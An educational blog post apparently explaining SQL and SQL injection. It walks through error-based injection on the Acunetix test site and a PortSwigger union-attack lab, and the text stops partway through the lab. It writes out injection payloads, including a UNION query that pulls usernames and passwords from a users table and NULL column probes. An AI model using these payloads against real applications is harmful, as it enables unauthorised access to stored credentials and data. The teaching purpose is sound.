SQL Injection


What is SQL? Explain with Example

SQL stands for Structured Query Language which is basically a language used by databases.

This language allows to handle the information using tables and shows a language to query these tables and other objects related views, functions, procedures, etc.

Most of the databases like SQL Server, Oracle, PostgreSQL, MySQL, MariaDB handle this language with some extensions and variations to handle the data.

Some of The Most Important SQL Commands



SELECT - extracts data from a database

UPDATE - updates data in a database

DELETE - deletes data from a database

INSERT INTO - inserts new data into a database

CREATE DATABASE - creates a new database

ALTER DATABASE - modifies a database

CREATE TABLE - creates a new table

ALTER TABLE - modifies a table

DROP TABLE - deletes a table

CREATE INDEX - creates an index (search key)

DROP INDEX - deletes an index

What is SQL Injection Attack? explain in brief with diagram

SQL injection is a web security vulnerability that allows an attacker to interfere with the queries that an application makes to its database.

In many cases, an attacker can modify or delete this data, causing persistent changes to the application's content or behavior.

In some situations, an attacker can escalate an SQL injection attack to compromise the underlying server or other back-end infrastructure, or perform a denial-of-service attack.


How does SQL Injection works?

To make an SQL Injection attack, an attacker must first find vulnerable user inputs within the web page or web application.


A web page or web application that has an SQL Injection vulnerability uses such user input directly in an SQL query.

The attacker can create input content. Such content is often called a malicious payload and is the key part of the attack.

After the attacker sends this content, malicious SQL commands are executed in the database.


' UNION SELECT username, password FROM users--
SELECT name, description FROM products WHERE category = 'Gifts' UNION SELECT username, password FROM users--
SUBMIT
All passwords
All usernames

Types of SQL Injection:



In-band SQLi –

The attackers use the same communication channel to launch their attacks and collect results.

In-band SQL Injection is the most common and easy-to-exploit of SQL Injection attacks.

The two common types of **in-band SQL injections** are **Error-based SQL injection** and **Union-based SQL injection**.

1. Error-based SQL injection –


Here, the attacker performs certain actions that cause the database to generate error messages. Using the error message, you can identify what database it utilizes, the version of the server where the handlers are located, etc.

Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database. In some cases, error-based SQL injection alone is enough for an attacker to enumerate an entire database.

Let's take an example for better understanding:

This is the vulnerable website: testphp.vulnweb.com


Let's begin!


Not secure | testphp.vulnweb.com/index.php
acunetix acuart
TEST and Demonstration site for Acunetix Web Vulnerability Scanner
home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo
search art
go
Browse categories
Browse artists
Your cart
Signup
Your profile
Our guestbook
AJAX Demo
Links
Security art
PHP scanner
PHP vuln help
Fractal Explorer
About Us | Privacy Policy | Contact Us | Shop | HTTP Parameter Pollution | ©2019 Acunetix Ltd

welcome to our page

Test site for Acunetix WVS.

we have a search box over here which can be used as our injection point. Lets first try to inject a simple search query.


Not secure | testphp.vulnweb.com/search.php?test=query


TEST and Demonstration site for Acunetix Web Vulnerability Scanner

home | categories | artists | disclaimer | your cart | guestbook | AJAX Demo

searched for: cybersapiens

Perfect! We are getting a reflection on the page and on the URL which is having a parameter where test=query.

Now, as we know we can inject a malicious payload into the URL which may reflect a SQL error if there is any SQL vulnerability. Let's try to inject a simple payload ' in the URL where test=query.


testphp.vulnweb.com/search.php?test=query'

```
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /hj/var/www/search.php on line 61
```


Notice that there is a SQL error on the page, which means the payload got executed successfully and the webpage is vulnerable to SQL injection attack.

2. Union-based SQL injection –

Here, the UNION SQL operator is used in combining the results of two or more select statements generated by the database, to get a single HTTP response. You can craft your queries within the URL or combine multiple statements within the input fields and try to generate a response.

Let's take an example for better understanding: This is the vulnerable site below

https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns



portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns

Web Security Academy » SQL injection » UNION attacks » Lab

Lab: SQL injection UNION attack, determining the number of columns returned by the query


PRACTITIONER

This lab contains an SQL injection vulnerability in the product category filter. The results from the query are returned in the application's response, so you can use a UNION attack to retrieve data from other tables. The first step of such an attack is to determine the number of columns that are being returned by the query. You will then use this technique in subsequent labs to construct the full attack.

To solve the lab, determine the number of columns returned by the query by performing an SQL injection UNION attack that returns an additional row containing null values.

According to the question if there is SQL Injection attack it will return an additional row containing null values.

Let's Begin!




0ab0003603da749cc04e20c200020010.web-security-academy.net

SQL injection UNION attack, determining the number of columns returned by the query

Hologram Stand In	$16.70	View details
Portable Hat	$89.22	View details
Baby Minding Shoes	$93.41	View details
Dancing In The Dark	$12.24	View details
Eggtastic, Fun, Food Eggcessories	$50.70	View details
BBQ Suitcase	$55.63	View details
Waterproof Tea Bags	$33.32	View details
Sprout More Brain Power	$86.15	View details
There's No Place Like Gnome	$25.79	View details
Paint a rainbow	$52.59	View details
The Splash	$81.06	View details
Hitch A Lift	$58.63	View details
Pest Control Umbrella	$26.10	View details
Giant Grasshopper	$87.28	View details

This is the web page that contains all product category. Let's go for Toys & Games category page and let's see what it returns.



0ab0003603da749cc04e20c200020010.web-security-academy.net/filter?category=Toys+%26+Games


SQL injection UNION attack, determining the number of columns returned by the query

Toys & Games

Poo Head - It's not just an insult anymore.	$81.52	View details
Adult Space Hopper	$25.17	View details
What Do You Meme?	$27.72	View details
Potato Theater	$24.20	View details

Toys & Games category returned us with an url which has a parameter and there are 4 products listed in the category. Now let's start testing the URL.

Let's first try with the simple payload **' UNION SELECT NULL—**


0ab0003603da749cc04e20c200020010.web-security-academy.net/filter?category=Toys+%26+Games%20%27%20UNION%20SELECT%20...


SQL injection UNION attack, determining the number of columns returned by the query

Internal Server Error

Internal Server Error

This payload gave us an error which means that the number of nulls does not match the number of columns therefore the database returned an error.

Let's increase the number of Null **' UNION SELECT NULL,NULL—**


https://0ab0003603da749cc04e20c200020010.web-security-academy.net/filter?category=Toys+%26+Games Null' UNION SELECT NULL,NULL—

SQL injection UNION attack, determining the number of columns returned by the query

Internal Server Error

